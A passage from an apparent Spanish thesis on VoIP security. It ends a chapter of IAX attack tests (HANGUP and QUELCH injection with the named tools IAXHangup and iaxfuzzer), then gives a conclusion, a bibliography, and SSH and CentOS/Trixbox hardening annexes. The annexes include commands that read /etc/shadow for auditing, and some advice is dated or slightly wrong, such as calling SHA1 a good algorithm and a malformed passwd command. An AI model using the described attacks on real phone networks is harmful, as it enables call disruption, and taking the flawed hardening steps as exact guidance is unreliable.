La encriptación IAX mitigo el ataque de registro rechazado, debido a que valores que deben ser insertados en el mensaje *REGREJ* no pudieron ser obtenidos.

9.17. Ataque *HANGUP*

Para realizar este ataque se utilizó la herramienta *IAXHangup*. Esta herramienta envía mensajes *HANGUP* y logra desconectar llamadas específicas o todas las llamadas que se presenten en la red.




Figura 9.24. Mensaje *HANGUP*

La **figura 9.24** muestra un mensaje *HANGUP* producido por la herramienta *IAXHangup*.

9.17.1. Contramedidas aplicadas

La inserción de mensajes *HANGUP* se puede evitar utilizando apropiada autenticación y encriptación en IAX, por lo tanto se debe activar RSA para la autenticación.

Otra forma de mitigar este ataque es evitando que un atacante tenga acceso a insertar mensajes en la red VoIP, esto puede lograrse con autentificación de puertos o bien aislar la red de datos de la de voz (VLAN).

9.17.2. Resultados Obtenidos

Al igual que en el ataque de registro rechazado no se pudo obtener los valores que la herramienta necesitaba para poder colgar las llamadas.

9.18. Ataque de espera

Para la realización del ataque de espera se utilizó la herramienta *iaxfuzzer*. Esta herramienta está programada en perl y confecciona mensajes IAX y los envía hacia un objetivo.




Figura 9.25. Mensaje *QUELCH*

En la **figura 9.25** se puede observar el envió de mensaje del ataque de espera. *QUELCH*. Este mensaje requiere la obtención de parámetros previos para poder ser un mensaje válido y congelar la llamada.

9.18.1. Contramedidas aplicadas

Este ataque requiere de ataques previos que permitan ver el tráfico de la red, por lo tanto el método aplicado previamente previene este ataque.

Para mitigar este ataque se puede implementar seguridad del protocolo IAX y además otras contramedidas como la aplicación de VLANs y autentificación de puertos.

9.18.2. Resultados Obtenidos

Si el atacante puede obtener los valores que necesita el ataque podrá dejar en espera la llamada. Sin embargo esto no es posible cuando se utiliza la encriptación IAX.

9.19. Resumen

Este testeo se enfocó en los ataques de telefonía y no en el total de los ataques. Pero como se pudo comprobar, muchos de los ataques aquí expuestos fueron evitados impidiéndole al atacante que obtuviera valores de los mensajes que circulan por la red.

Sin embargo específicamente los ataques aquí expuestos son cubiertos en un 90 % por protocolos de seguridad. Es por esto que se hace necesario la aplicación del método expuesto en el capítulo 8, que cubre las brechas que los protocolos de seguridad le dejan a un atacante.

CONCLUSIÓN

La tecnología VoIP ha desarrollado mejoras en la transferencia eficiente de datos de voz, con poca utilización de ancho de banda puede lograr un buen desempeño. Sin embargo, las necesidades actuales han cambiado, ya no se cuenta con la capacidad de comunicación de las redes de antaño, hoy en día las capacidades de todos los dispositivos de red se han incrementado. Por lo tanto, cubrir las falencias de seguridad en las redes VoIP se hace mucho más importante y se debe realizar trabajo en este ámbito.

En este trabajo se estudiaron vulnerabilidades y contramedidas de la capa de aplicación, sesión y transporte, red y enlace. En la capa de aplicación se observaron muchas vulnerabilidades que provenían de servicios extras a los de telefonía, como servidores de correos electrónicos que se asocian a los usuarios de telefonía, administraciones HTTP remotas para las centrales telefónicas y servidores de FTP para distribuir las configuraciones para los teléfonos IP. Estos servicios son complementarios a los de telefonía pero se debe tener las mismas consideraciones de seguridad a la hora de implementarlos. Por otro lado, las contramedidas para telefonía IP en la capa de aplicación prácticamente no existen, sin embargo cuando la amenaza de SPIT comience a hacerse más común será necesario crear programas capaces de evitar esta amenaza en los teléfonos IP.

Los protocolos de las capas de sesión y transporte cuentan con vulnerabilidades que no fueron contempladas en su diseño. Estas vulnerabilidades incluyen transmisión de la información en texto plano, mensajes sin mecanismos de integridad, utilización de algoritmos vulnerables (MD5), transmisión de llaves de encriptación sin seguridad. Sin embargo, estas vulnerabilidades pueden ser mitigadas con protocolos de seguridad que proveen de autenticación y encriptación, con buenos algoritmos de encriptación (SHA1).

Es importante que existan más estudios de desempeño de los protocolos de seguridad, ya que los estudios existentes no utilizan una amplia gama de protocolos, si no que se limitan a dos o tres protocolos de seguridad. Además los estudios de protocolos de seguridad no evalúan los diferentes algoritmos de encriptación, protocolos de intercambio de llaves y sistemas de autenticación. Es por esto que la tarea de elegir un protocolo de seguridad apropiado para VoIP se

hace mucho más difícil.

Las vulnerabilidades de la capa de red son muy comunes y por esto las contramedidas utilizadas en esta capa son muy eficientes. Sin embargo, estas contramedidas necesitan de módulos extras para poder proveer de una buena seguridad a los protocolo de VoIP, ya que algunos de los protocolo de VoIP tiene características que dificultan el funcionamiento de los sistemas de seguridad. Un ejemplo de esto es la apertura de puertos dinámicamente de RTP que dificulta que los *firewalls* puedan bloquear tráfico por puertos.

En la capa de enlace el objetivo más común de los atacantes es tener acceso al tráfico de la red. El acceso a los mensajes que circulan por la red les da a los atacantes la posibilidad de realizar otros ataques, por lo tanto si se resguarda esta capa muchos de los ataques de las capas superiores no podrán ser realizados. Por ejemplo, la autenticación de puertos provee la mayor seguridad a una red VoIP contra los ataques vistos en este trabajo.

Finalmente, el método expuesto se hizo de forma muy general utilizando la información entregada en este trabajo. El método se desarrolló utilizando equipamiento de red cisco y la central telefónica Asterisk. El trabajo futuro debe concentrarse en desarrollar guías de buenas prácticas, recomendaciones y consideraciones de seguridad para los diferentes proveedores y hacer métodos más específicos.

BIBLIOGRAFÍA

[1] TeleGeography. *VoIP services in Europe are growing fast, but remain highly diverse*. 2009. http://www.telegeography.com/mail/evoip_mkt_2009.html.

[2] VoIPZone. *Condenado por Robo VOIP*. 2010. http://www.voipzone.com.ar/index.php?option=com_content&task=view&id=158&Itemid=34.

[3] Angelos D. Keromytis. *Voice-over-IP Security*.

[4] E. Rescorla T. Dierks. *The Transport Layer Security (TLS) Protocol Version 1.1*. IETF, 2006. http://www.ietf.org/rfc/rfc4346.txt.

[5] K. Seo S. Kent. *Security Architecture for the Internet Protocol*. IETF, 2005. http://www.ietf.org/rfc/rfc4301.txt.

[6] M. Naslund E. Carrara K. Norrman M. Baugher, D. McGrew. *The Secure Real-time Transport Protocol (SRTP)*. IETF, 2004. http://www.ietf.org/rfc/rfc3711.txt.

[7] D. Wing F. Andreasen, M. Baugher. *Session Description Protocol (SDP) Security Descriptions for Media Streams*. IETF, 2006. http://www.ietf.org/rfc/rfc4568.txt.

[8] F. Lindholm M. Naslund K. Norrman J. Arkko, E. Carrara. *MIKEY: Multimedia Internet KEYing*. IETF, 2004. http://www.ietf.org/rfc/rfc3830.txt.

[9] J. Callas P. Zimmermann, A. Johnston. *ZRTP: Media Path Key Agreement for Unicast Secure RTP*. IETF, 2010. http://tools.ietf.org/html/draft-zimmermann-avt-zrtp-21.

[10] Cisco. *Media Authentication and Encryption Using Secure RTP on Cisco Multiservice and Integrated Services Routers*. 2005.

http://www.cisco.com/en/US/prod/collateral/routers/ps259/prod_qas0900aecd8016c49f.pdf.

[11] Jinhua Guo David Butcher, Xiangyang Li. *Security Challenge and Defense in VoIP Infrastructures*. IEEE, 2007.

[12] G. Camarillo A. Johnston J. Rosenberg, H. Schulzrinne. *SIP: Session Initiation Protocol*. IETF, 2002.
http://www.ietf.org/rfc/rfc3261.txt.

[13] International telecommunications union. *H.323 : Packet-based multimedia communications systems*. ITU.
http://www.itu.int.

[14] E. Guy Ed. F. Miller K. Shumard M. Spencer, B. Capouch. *IAX: Inter-Asterisk eXchange Version 2*. IETF, 2010.
http://www.ietf.org/rfc/rfc5456.txt.

[15] R. Frederick V. Jacobson H. Schulzrinne, S. Casner. Rtp: A transport protocol for real-time applications. 2003.
http://www.ietf.org/rfc/rfc3550.txt.

[16] G. Sidebottom B. Bidulock J. Heitz K. Morneault, R. Dantu. *Signaling System 7 (SS7) Message Transfer Part 2 (MTP2) User Adaptation Layer*. IETF, 2002.
http://www.ietf.org/rfc/rfc3331.txt.

[17] B. Foster F. Andreasen. *Media Gateway Control Protocol (MGCP)Version 1.0*. IETF, 2003.
http://www.ietf.org/rfc/rfc3435.txt.

[18] T. Anderson T. Taylor C. Groves, M. Pantaleo. *Gateway Control Protocol Version 1*. IETF, 2003.
http://www.ietf.org/rfc/rfc3525.txt.

[19] Wikipedia. *Códec*.

[20] Roberto Gutiérrez Gil. *Seguridad en VoIP: Ataques, Amenazas y Riesgos*. Universidad de Valencia.

[21] Agustín López. *El portal de ISO 27001 en Español*.
http://www.iso27000.es/glosario.html.

[22] *Seguridad de la Información*. 2006.
http://es.wikipedia.org/wiki/Seguridad_de_la_informacion.

[23] Amarandei-Stavila Mihai. *Voice over IP Security, A layered approach*. xmco.

[24] Kevin Watkins. *Las vulnerabilidades de VoIP*. McAfee, 2009.

[25] Wikipedia. *Phreaking*.

[26] Bruce P. Burrell. *Some Computer Security Recommendations*.

[27] Clemente Topete Contreras. *¿Cuáles son las vulnerabilidades en un Sistema?*

[28] e gold. *Security Recommendations*.

[29] Cisco. *Annual Security Report*. 2009.

[30] Steffen Fries D. Richard Kuhn, Thomas J. Walsh. *Security Considerations for Voice Over IP Systems*. NIST, 2005.

[31] Wikipedia. *Hypertext Transfer Protocol*. 2010.
`http://es.wikipedia.org/wiki/Http`.

[32] Sknight Vengador de las Sombras. *HTTP al descubierto*. The X-C3LL.

[33] Elio Rojano. *Una nueva versión de Asterisk corrige el dialplan injection*. sinologic, 2010.

[34] Luis Montenegro. *Hardening de Sistemas Operativos: cómo dificultar la labor del atacante*. Microsoft, 2007.

[35] Susana Rodera Rodera. *Diseño e implementación de un Punto Neutro para VoIP*. 2005.

[36] ITU-T. *Control protocol for multimedia communication*. 2009.

[37] ITU-T. *Protocolo funcional genérico para el soporte de servicios suplementarios en la Recomendación H.323*. 2009.

[38] ITU-T. *Seguridad y criptado para terminales multimedios de la serie H (basados en las Recomendaciones H.323 y H.245)*. 1998.

[39] ITU-T. *Gestión de funciones y canales de medios adicionales para terminales de la serie H.300*. 2005.

[40] ITU-T. *PROTOCOLO DE CONTROL DE CÁMARA EN EL EXTREMO LEJANO PARA VIDEOCONFERENCIAS CONFORMES A LA RECOMENDACIÓN H.224*. 1994.

[41] ITU-T. *Call signalling protocols and media stream packetization for packet-based multimedia communication systems*. 2009.

[42] ITU-T. *Especificación de la capa 3 de la interfaz usuario-red de la red digital de servicios integrados para el control de la llamada básica*. 1998.

[43] Dr. Thomas Porter. *H.323 Mediated Voice over IP: Protocols, Vulnerabilities and Remediation*. 2004.

[44] Ning Jiang Liancheng Shan. Research on security mechanisms of sip-based voip system. 2009.

[45] R. State H. Abdelnur, V. Cridlig and O. Festor. Voip security assessment: Methods and tools. 2006.

[46] Hongbo Yu Xiaoyun Wang. How to break md5 and other hash functions. 2005.

[47] Bytecoders. Ataques voip. 2010.
http://bytecoders.homelinux.com/content/ataques-voip.html.

[48] V. Jacobson M. Handley. *SDP: Session Description Protocol*. IETF, 1998.
http://www.ietf.org/rfc/rfc2327.txt.

[49] Roberto Ares. Telefonía-ip - protocolos de señalización. 2004.
http://www.monografias.com/trabajos16/telefonia-senalizacion/telefonia-senalizacion.shtml.

[50] Wikipedia. *Skinny Client Control Protocol*. 2009.
http://es.wikipedia.org/wiki/Skinny_Client_Control_Protocol.

[51] Cisco Security Advisory. *Multiple Cisco Unified CallManager and Presence Server Denial of Service Vulnerabilities*. 2007.
http://www.cisco.com/warp/public/707/cisco-sa-20070328-voip.shtml#@ID.

[52] Alberto Lavariega Arista. *Diseño y desarrollo de un shoftphone para telefonía IP utilizando el protocolo IAX*. Universidad Tecnológica de la Mixteca, 2007.
http://jupiter.utm.mx/~tesis_dig/10160.pdf.

[53] Interop Labs. *What Is SRTP?* 2007.
http://www.interop.com/lasvegas/exhibition/interoplabs/2007/voip/What-is-SRTP.pdf.

[54] E. Rescorla. *Diffie-Hellman Key Agreement Method*. IETF, 1999.
http://www.ietf.org/rfc/rfc2631.txt.

[55] webmaster. *PKI - Infraestructura de clave pública*. seguridaddigital, 2006.
http://www.seguridaddigital.info/index.php?option=com_content&task=view&id=118&Itemid=26.

[56] Wikipedia. *Cipher suite*. 2010.
http://en.wikipedia.org/wiki/Cipher_suite.

[57] ISEC. *VoIP (Voice Over IP) Tools*. 2009.
`https://www.isecpartners.com/voip_tools.html`.

[58] Steve Friedl's. *An Illustrated Guide to IPsec*. Unixwiz, 2005.
`http://unixwiz.net/techtips/iguide-ipsec.html`.

[59] D. Harkins y D. Carrel. *The Internet Key Exchange (IKE)*. RFC, 1999.

[60] Diego Alejandro Chacon Edward Paul Guillen. *VoIP Networks Performance Analysis with Encryption Systems*. 2009.

[61] Filip Rezác Miroslav Voznák. *Impact of IPsec on Speech Quality*. 2009.

[62] MARCELO ALEJANDRO RIFFO GUTIERREZ. *VULNERABILIDADES DE LAS REDES TCP/IP Y PRINCIPALES MECANISMOS DE SEGURIDAD*. 2009.

[63] Gabriel Verdejo Alvarez. *SEGURIDAD EN REDES IP*. 2003.

[64] iWorld. *Introdución al IP Spoofing*. 2003.

[65] Wikipedia. *Internet Control Message Protocol*.
`http://es.wikipedia.org/wiki/Internet_Control_Message_Protocol`.

[66] Wikipedia. *Address Resolution Protocol*.
`http://es.wikipedia.org/wiki/Address_Resolution_Protocol`.

[67] Wikipedia. *Dynamic Host Configuration Protocol*. 2010.
`http://es.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol`.

[68] Raúl Siles. *Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados*. 2002.

[69] Joaquín García Alfaro. *Ataques contra redes TCP/IP*.

[70] César A. Cabrera E. *¿Cómo funcionan las ACL en Cisco? I: Conceptos*. 2009.

[71] Wikipedia. *Red privada virtual*. 2009.
`http://es.wikipedia.org/wiki/Red_privada_virtual`.

[72] Wikipedia. *Sistema de Prevención de Intrusos*. 2010.
`http://es.wikipedia.org/wiki/Sistema_de_Prevencion_de_Intrusos`.

[73] Radu State Thilo Ewald Mohamed Nassar, Saverio Niccolini. *Holistic VoIP Intrusion Detection and Prevention System*. 2007.

[74] Wikipedia. *VLAN*.
`http://es.wikipedia.org/wiki/VLAN`.

[75] Wikipedia. *Spanning tree*.
http://es.wikipedia.org/wiki/Spanning_tree.

[76] Sean Convery. *Hacking Layer 2: Fun with Ethernet Switches*. Cisco, 2002.

[77] Grabriel Arellano. *Seguridad en capa 2*. 2005.

[78] Cisco. *Layer 2 Security Features on Cisco Catalyst Layer 3 Fixed Configuration Switches Configuration Example*. 2007.

[79] Mark Collier David Endler. *Hacking Exposed VoIP. Security tools*. 2006-2008.
http://www.hackingvoip.com/sec_tools.html.

[80] Voipsa. *VoIP Security Tools*. 2010.
http://www.voipsa.org/Resources/tools.php.

[81] Saúl Ibarra. *Lanzado fuzzer para IAX2*. 2009.
http://www.saghul.net/blog/2009/05/30/lanzado-fuzzer-para-iax2/.

[82] Voztovoice. Asterisk 1.6 - empezando a experimentar sip-tls. [en línea], Mayo 2009. http://www.voztovoice.org/?q=node/173 [consulta: 09 septiembre 2010].

[83] Gerald Combs. Wireshark. [en línea]. http://www.wireshark.org/ [consulta: 09 septiembre 2010].

[84] Alfon. *Wireshark. Captura Conversaciones VoIP. Protocolo SIP, SDP Y RTP. Extracción De Audio*. 2010.
http://seguridadyredes.nireblog.com/.

Anexo A

HARDENING SERVICIOS

A.1. *Hardening* SSH

SSH es un protocolo muy utilizado actualmente, incluso por los atacantes en sus propios dispositivos. Esto provoca que conozcan características del protocolo que vienen por omisión y que no son comúnmente cambiadas por los usuarios, como lo es el puerto y el usuario `root`.

Muchas veces se ve como contraseñas como hola, admin, trixbox, etc. son usadas para accesos de administración, y hoy en día, cualquier palabra de diccionario no es segura. Por lo tanto, se deben realizar algunos pasos, de forma de impedir el uso de ataques de fuerza bruta a este protocolo.

```
# useradd trixuser
# passwd trixuserpass
```

Primero se crea un usuario con su respectiva contraseña, como se muestra en los comandos anteriores. Permitir solamente una cuenta de acceso al sistema SSH es muy útil, ya que es conveniente deshabilitar la cuenta de `root`, para que los atacantes no logren tener acceso directo al sistema. Por lo tanto, este usuario debe tener acceso a su o sudo, que permitirá activar el acceso al sistema.

Luego se debe cambiar en el archivo /etc/ssh/sshd_config y agregar las siguientes líneas:

```
AllowUsers trixuser
LoginGraceTime 2m
PermitRootLogin no
Protocol 2
MaxAuthTries 6
Port 2222
```

La primera opción, habilita solamente al usuario de acceso remoto, configurado anteriormente. La segunda línea `LoginGraceTime` 2m le dice al servidor sshd el tiempo en el que desconectará al usuario después de que no ha podido iniciar sesión satisfactoriamente, si el valor

es 0, no hay límite de tiempo para que un usuario se autentique, lo cual no es recomendable, ya que de esta manera podrían hacer ataques de fuerza bruta, o usando métodos de diccionario y así adivinar la contraseña, por lo tanto no es recomendable dejar este parámetro en 0, el valor predeterminado es: 2m, 120 segundos.

El siguiente parámetro, `PermitRootLogin`, este parámetro que por omisión esta activado, le dice a ssh que acepte conexiones con el usuario `root`, lo cual no es recomendable, porque alguien podría identificarse como este usuario y podría adivinar la contraseña, y tendría privilegios de `root`, por lo tanto se debe desactivar.

La línea `Protocol`, indica la versión del protocolo, y tiene dos opciones 1 y 2. Se debe especificar solo la utilización de la segunda versión ya que la versión 1 no es segura.

`MaxAuthTries` 6, es una opción que especifica el máximo número de intentos de autenticación permitidos por conexión. Una vez que los intentos alcanzan la mitad de este valor, las conexiones fallidas siguientes serán registradas. El valor predeterminado es 6.

Finalmente, es recomendable que se cambie el puerto en el cual normalmente se utiliza SSH a uno que se encuentre libre.

Anexo B

HARDENING SISTEMA OPERATIVO

B.1. *Hardening* Trixbox CE 2.8.0.3

A continuación se describirán políticas de aseguramiento para Trixbox, basado en el sistema operativo CentOS.

B.1.1. Mantención de *software* y parches

Cargar y verificar los últimos parches del sistema operativo y de las aplicaciones. Para ello ejecute el comando `yum`, que permite instalar o realizar una actualización de paquetes.

Para verificar los paquetes que necesitan ser actualizados, ejecutar:

```
# yum check-update
```

Para actualizar los paquetes:

```
# yum update
```

B.1.2. Permisos de archivos y Mask

Se debe agregar las opciones nodev, nosuid y noexec en el archivo /etc/fstab en dispositivos removibles (cd-rom, diskette, etc.). Las opciones se describen a continuación:

nodev: En esta partición no se permiten caracteres o dispositivos.
nosuid: Bloquea la operación de suid, y sgid bits. Estas son utilizadas comúnmente para permitir a usuarios comunes ejecutar binarios con privilegios temporales elevados, con el objetivo de realizar una tarea específica.
noexec: No se permite ejecutar binarios en esta partición. No utilice esta opción para el sistema de archivos raíz.

La opción nodev, en el archivo /etc/fstab, debe agregarse a particiones distintas a la raíz (/). Es válido para archivos de sistema del tipo ext2 o ext3. Un ejemplo del archivo /etc/fstab se muestra a continuación.

LABEL=/	/	ext3	defaults	1	1
LABEL=/boot	/boot	ext3	defaults,nosuid,noexec,nodev	1	2
tmpfs	/dev/shm	tmpfs	defaults	0	0
devpts	/dev/pts	devpts	gid=5,mode=620	0	0
sysfs	/sys	sysfs	defaults	0	0
proc	/proc	proc	defaults	0	0
LABEL=SWAP-hda3	swap	swap	defaults	0	0

Si no utilizara sistemas de almacenamiento USB en el servidor se deben deshabilitar. Para deshabilitar sistemas de almacenamiento se debe agregar la siguiente línea al archivo /etc/modprobe.conf:

```
# install usb-storage
```

Se debe deshabilitar que el sistema se inicie de equipos USB. Para prevenir esto, se debe configurar la BIOS para deshabilitar que el sistema se inicie a través de dispositivos USB.

El comando automounter debe ser desactivado, salvo que sea formalmente justificado como necesario. El servicio es deshabilitado a través del comando:

```
# chkconfig autofs off
```

Verificar permisos de archivo para passwd, shadow, gshadow y group.

```
# cd /etc
# chown root: root passwd shadow gshadow group
# chmod 644 passwd group
# chmod 400 shadow gshadow
```

Verifique que todos los directorios con permisos de escritura para todo el mundo, tengan activado el *sticky bit*. Los elementos con *sticky bit* sólo pueden ser renombrados o borrados por el propietario del elemento, el propietario o el usuario *root*, aunque el resto de usuarios tenga permisos de escritura. Para cada partición ejecutar el siguiente comando:

```
# find <partición>-xdev -type d -perm -0002 -a ! -perm -1000 -print
```

Si el comando arroja algún resultado ejecutar el siguiente comando para agregar el *sticky bit*:

```
# chmod +t <nombre de directorio>
```

Para encontrar archivos no autorizados con permisos de escritura para todo el mundo se debe ejecutar el siguiente comando:
`# find <partición>-xdev -type f -perm -0002 -print`

Si el comando arroja algún resultado ejecutar:
`# chmod o-w <nombre de archivo>`

Identificar ejecutables del sistema SUID/SGID no autorizados.
Ejemplo: `# find <partición>-xdev -perm -4000 -o -perm -2000 -type f -print`

Si los archivos encontrados no requieren setuid o setgid bit, entonces removerlo con el siguiente comando:
`# chmod -s <nombre de archivo>`

Identificar y revisar archivos sin propietario o que no pertenezcan a un grupo.
Ejemplo:`# find <partición>-xdev -nouser -o -nogroup -print`

Umask (abreviatura de user mask, máscara de usuario) es una orden y una función que establece los permisos por omisión para los nuevos archivos y directorios creados por el proceso actual. Configurar el umask por omisión a 027. Editar el archivo /etc/sysconfig/init y agregar o modificar la entrada:
umask 027

Deshabilitar core dumps para todos los usuarios. Agregar o modificar la siguiente línea en el archivo /etc/security/limits.conf:
* hard core 0

Adicionalmente, asegurarse que los archivos no puedan ser creados por programas setiud, edite el archivo /etc/sysctl.conf y agregue o modifique la línea:
fs.suid_dumpable = 0

B.1.3. Cuentas y Control de Acceso

Restringir acceso de clientes NFS a puertos privilegiados. Edite el archivo /etc/exports y asegúrese que ninguna línea contenga la opción *insecure*.

Restringa el acceso de *root* a la consola, por ejemplo, deshabilitar prompts de login en puertas seriales, salvo que sean formalmente justificados como necesarios en el archivo /etc/securetty.

Limitar el acceso a la cuenta *root*. Asegurarse que el grupo wheel existe, agregar al grupo a todos los administradores del sistema y que tendrán acceso a ejecutar comandos como *root*.

```
# grep ^wheel /etc/group
```

Editar el archivo /etc/pam.d/su, agregar o descomentar la línea:
auth required pam_wheel.so use_uid

Configurar sudo para mejorar la auditoría de acceso a *root*. Con el comando visudo agregar, descomentar o corregir la línea:
%wheel ALL=(ALL) ALL

Bloquear shell y login de acceso a cuentas de sistemas distintas a *root*. Estas cuentas deben tener UID menor a 500. Para identificar la lista de usuarios, UID y shell ejecutar:

```
# awk -F: ´print $1 ‘‘:’’ $3 ‘‘:’’ $7´ /etc/passwd
```

Para bloquear las cuentas identificadas, ejecutar:

```
# usermod -L <nombre de cuentas>
```

Para deshabilitar la shell, ejecutar:

```
# usermod -s /sbin/nologin <nombre de cuentas>
```

Es posible que en algunos casos la ejecución de comandos falle, en estos casos se puede utilizar como shell /bin/false o /dev/null.

Verificar que no existan otras cuentas UID 0 salvo *root*.

```
# awk -F: ’($3 == ‘‘0’’) print’ /etc/passwd
```

Sólo debe reportar salida *root*.

Verificar que no existen cuentas con el campo *password* vacío. Correr el siguiente comando:

```
# awk -F: ´($2 == ‘‘’’) print ´ /etc/shadow
```

Debiera entregar salida vacía, de lo contrario, bloquear o activar contraseña según corresponda.

Activar los parámetros de expiración de cuentas en el archivo /etc/login.defs. Se recomiendan los siguientes parámetros:

PASS_MAX_DAYS 180
PASS_MIN_DAYS 7
PASS_MIN_LEN 8
PASS_WARN_AGE 7

Para los usuarios que ya existen, ejecutar:
```
# chage -M 180 -m 7
```

Verificar que no existen entradas '+' en archivos passwd, shadow o group.
```
# grep ‘‘^+:’’ /etc/passwd /etc/shadow /etc/group
```
Debiera entregar salida vacía.

B.1.4. Configuración de Sesión Segura

No incluir directorio '.' u otro con permiso de escritura para group/world en *root* $PATH
Revisar los permisos de cada usuario del sistema:
```
# ls -ld /home/usuario
```

Asegúrese que el directorio no posee escritura para grupo y lectura para el mundo. Si es necesario, modificar los permisos:
```
# chmod g-w /home/usario
# chmod o-rwx /home/usuario
```

Archivos dot (.xxx) de los usuarios no deben estar abiertos a escritura para group o world. Ejecutar:
```
# ls -ld /home/USUARIO/.[A-Za-z0-9]*
```

Para cada archivo encontrado ejecutar:
```
# chmod go-w /home/USUARIO/<nombre de archivo>
```

Configurar umask por omisión para los usuarios. Editar /etc/login.defs agregando o corrigiendo la siguiente línea:
UMASK 077

Remover archivos .rhosts, .shosts y .netrc referidos a los usuarios, incluidos *root* y que son potencialmente peligrosos.
Ejemplo : `# rm /.[rs]hosts /.netrc`

B.1.5. Parámetros de Kernel

El utilitario sysctl es utilizado para activar una serie de parámetros que pueden afectar la operación del Kernel de Linux. Algunos de estos parámetros son específicos para la red, y la configuración y sus opciones asociadas. Para ello, verificar la existencia de los siguientes valores en el archivo /etc/sysctl.conf, en caso de no existir agregarlos o modificarlos. Es necesario verificar que estos valores no afectarán la correcta operación del equipo.

Línea	Comentarios
net.ipv4.ip_forward = 0	Deshabilitar re-direccionamiento IP, únicamente equipos como routers o firewalls debiesen tener esta opción habilitada
net.ipv4.conf.all.send_redirects = 0	Deshabilitar re-direccionamiento IP, únicamente equipos como routers o firewalls debiesen tener esta opción habilitada
net.ipv4.conf.default.send_redirects = 0	Deshabilitar re-direccionamiento IP, únicamente equipos como routers o firewalls debiesen tener esta opción habilitada
net.ipv4.conf.all.accept_source_route = 0	Deshabilitar soporte para establecimiento de rutas en forma predeterminada
net.ipv4.conf.all.accept_redirects = 0	Evitar procesamiento de mensajes de redirección
net.ipv4.conf.all.secure_redirects = 0	
net.ipv4.conf.all.log_martians = 1	Registrar actividad anómala
net.ipv4.conf.default.accept_source_route = 0	Deshabilitar soporte para establecimiento de rutas en forma predeterminada
net.ipv4.conf.default.accept_redirects = 0	Evitar procesamiento de mensajes de redirección
net.ipv4.conf.default.secure_redirects = 0	Evitar procesamiento de mensajes de redirección
net.ipv4.icmp_echo_ignore_broadcasts = 1	No atender peticiones enviadas mediante broadcast
net.ipv4.icmp_ignore_bogus_error_messages = 1	
net.ipv4.tcp_syncookies = 1	Protección contra ataques SYN Flood
net.ipv4.conf.all.rp_filter = 1	Protección contra direcciones IP no válidas
net.ipv4.conf.default.rp_filter = 1	Protección contra direcciones IP no válidas

B.1.6. Deshabilitar Servicios Obsoletos

- Deshabilitar servicio Inetd y Xinetd, salvo que sean formalmente justificados como necesarios.
- Habilite servicio Telnet, sólo si está formalmente justificado como necesario.
- Habilite servicios rlogin/rsh/rcp, sólo si está formalmente justificado como necesario.
- Habilite servicio TFTP, sólo si está formalmente justificado como necesario.

B.1.7. Minimizar servicios boot

La siguiente tabla muestra los servicios que son habilitados en la partida de RedHat 5. En la columna acción está la recomendación para cada servicio. Con el comando ntsysv usted puede habilitar o deshabilitar cada uno de estos servicios.

Servicio	Acción	Servicio	Acción
Acpid	Habilitar	mcstrans	Deshabilitar si es posible
anacron	Deshabilitar si es possible	mdmonitor	Deshabilitar si es posible
Apmd	Deshabilitar si es posible	messagebus	Deshabilitar si es posible
Atd	Configurable	microcode_ctl	Deshabilitar si es posible
auditd	Configurable	Netfs	Deshabilitar si es posible
autofs	Deshabilitar si es posible	network	Habilitar
avahi-daemon	Deshabilitar si es posible	Nfslock	Deshabilitar si es posible
bluetooth	Deshabilitar si es posible	Pcscd	Deshabilitar si es posible
cpuspeed	Habilitar	portmap	Deshabilitar si es posible
crond	Configurable	readahead	Deshabilitar si es posible
cups	Deshabilitar si es posible	readahead	Deshabilitar si es posible
firstboot	Deshabilitar si es posible	restorecond	Habilitar
gpm	Deshabilitar si es posible	Rhnsd	Deshabilitar si es posible
haldaemon	Deshabilitar si es posible	Rpcgssd	Deshabilitar si es posible
hidd	Deshabilitar si es posible	rpcidmapd	Deshabilitar si es posible
hplip	Deshabilitar si es posible	sendmail	Configurable
ip6tables	Configurable	setroubleshoot	Deshabilitar si es posible
iptables	Configurable	Smartd	Habilitar

Servicio	Acción	Servicio	Acción
irqbalance	Habilitar	Sshd	Habilitar en server solamente
isdn	Deshabilitar si es posible	Syslog	Configurable
kdump	Deshabilitar si es posible	Xfs	Deshabilitar si es posible
kudzu	Deshabilitar si es posible	yum-updatesd	Deshabilitar si es posible

Se debe deshabilitar procesos de NFS server. Si NFS no es necesario, se puede mejorar la seguridad mediante la eliminación y desactivación de NFS de la siguiente manera:

```
#chkconfig nfslock off
#chkconfig rpcgssd off
#chkconfig rpcidmapd off
#chkconfig portmap off
#chkconfig nfs off
```

Eliminar nfs-utils portmap y paquetes:

```
#yum remove portmap nfs-utils
```

